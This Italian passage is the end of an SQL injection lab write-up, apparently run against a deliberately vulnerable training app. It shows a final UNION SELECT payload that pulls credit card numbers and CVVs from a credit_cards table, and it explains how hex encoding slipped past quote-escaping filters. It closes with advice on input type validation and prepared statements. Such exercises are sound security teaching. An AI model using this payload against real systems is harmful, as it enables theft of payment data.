Nell'ultima fase, abbiamo proceduto all'estrazione dei dati finanziari.

È interessante notare che per questa specifica query non è stato necessario l'uso dell'esadecimale per il nome della tabella, in quanto i nomi di database e tabelle in SQL possono essere passati in chiaro **senza apici**.

Payload finale: **UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #.**




---

**Conclusioni:** L'esercitazione ha evidenziato come la sanitizzazione parziale (*basata solo sull'escape dei caratteri speciali come gli apici*) sia insufficiente se non accompagnata da:

- **Validazione del tipo di dato:** È essenziale verificare a monte che l'input ricevuto corrisponda strettamente al formato atteso (ad esempio, assicurarsi che un ID sia un numero intero). Questo avrebbe bloccato l'iniezione esadecimale, poiché la stringa **0x**... non sarebbe stata accettata come intero valido.

- **Prepared Statements:** L'adozione di query parametrizzate è l'unica difesa che garantisce la separazione totale tra il codice SQL e i dati forniti dall'utente. Trattando l'input esclusivamente come **parametro** e non come comando eseguibile, questa tecnica neutralizza alla radice qualsiasi tentativo di manipolazione della logica del database.

In assenza di questi controlli, abbiamo dimostrato che strumenti come **Burp Suite** e tecniche di encoding come l'**esadecimale** permettono a un attaccante di aggirare facilmente i filtri superficiali, accedendo a dati critici (come password e carte di credito).